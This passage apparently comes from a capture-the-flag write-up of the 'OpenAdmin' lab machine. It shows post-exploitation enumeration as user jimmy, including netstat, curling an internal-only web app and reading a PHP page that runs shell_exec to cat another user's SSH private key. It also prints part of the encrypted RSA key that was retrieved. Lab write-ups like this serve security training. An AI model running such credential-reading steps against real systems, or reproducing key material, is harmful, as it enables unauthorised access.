  Usage of /:   49.3% of 7.81GB   Users logged in:       0
  Memory usage: 18%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.


Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$ id
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
```




```
jimmy@openadmin:~$ ls -al
total 32
drwxr-x--- 5 jimmy jimmy 4096 Nov 22  2019 .
drwxr-xr-x 4 root  root  4096 Nov 22  2019 ..
lrwxrwxrwx 1 jimmy jimmy    9 Nov 21  2019 .bash_history -> /dev/null
-rw-r--r-- 1 jimmy jimmy  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 jimmy jimmy 3771 Apr  4  2018 .bashrc
drwx------ 2 jimmy jimmy 4096 Nov 21  2019 .cache
drwx------ 3 jimmy jimmy 4096 Nov 21  2019 .gnupg
drwxrwxr-x 3 jimmy jimmy 4096 Nov 22  2019 .local
-rw-r--r-- 1 jimmy jimmy  807 Apr  4  2018 .profile
```




```
jimmy@openadmin:~$ netstat -tulpen
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      111        20357      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      0          21206      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        16568      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          21005      -
tcp6       0      0 :::80                   :::*                    LISTEN      0          21204      -
tcp6       0      0 :::22                   :::*                    LISTEN      0          21016      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        16567      -
```




```
jimmy@openadmin:~$ curl localhost:52846

<?
   // error_reporting(E_ALL);
   // ini_set("display_errors", 1);
?>

<html lang = "en">

   <head>
      <title>Tutorialspoint.com</title>
      <link href = "css/bootstrap.min.css" rel = "stylesheet">

      <style>
         body {
            padding-top: 40px;
            padding-bottom: 40px;
            background-color: #ADABAB;
         }

         .form-signin {
            max-width: 330px;
            padding: 15px;
            margin: 0 auto;
            color: #017572;
         }

         .form-signin .form-signin-heading,
         .form-signin .checkbox {
            margin-bottom: 10px;
         }

         .form-signin .checkbox {
            font-weight: normal;
         }

         .form-signin .form-control {
            position: relative;
            height: auto;
            -webkit-box-sizing: border-box;
            -moz-box-sizing: border-box;
            box-sizing: border-box;
            padding: 10px;
```



```
        .form-signin input[type="email"] {
           margin-bottom: -1px;
           border-bottom-right-radius: 0;
           border-bottom-left-radius: 0;
           border-color:#017572;
        }

        .form-signin input[type="password"] {
           margin-bottom: 10px;
           border-top-left-radius: 0;
           border-top-right-radius: 0;
           border-color:#017572;
        }

        h2{
           text-align: center;
           color: #017572;
        }
     </style>

  </head>
  <body>

     <h2>Enter Username and Password</h2>
     <div class = "container form-signin">
       <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
               </div> <!-- /container -->

     <div class = "container">

        <form class = "form-signin" role = "form"
           action = "/index.php" method = "post">
           <h4 class = "form-signin-heading"></h4>
           <input type = "text" class = "form-control"
              name = "username"
              required autofocus></br>
           <input type = "password" class = "form-control"
              name = "password" required>
           <button class = "btn btn-lg btn-primary btn-block" type = "submit"
              name = "login">Login</button>
        </form>

     </div>

  </body>
</html>
```




```
jimmy@openadmin:~$ ls /etc/apache2/sites-enabled/
internal.conf  openadmin.conf
jimmy@openadmin:~$ cat /etc/apache2/sites-enabled/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```




```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

joanna private key




```
jimmy@openadmin:/var/www/internal$ curl localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
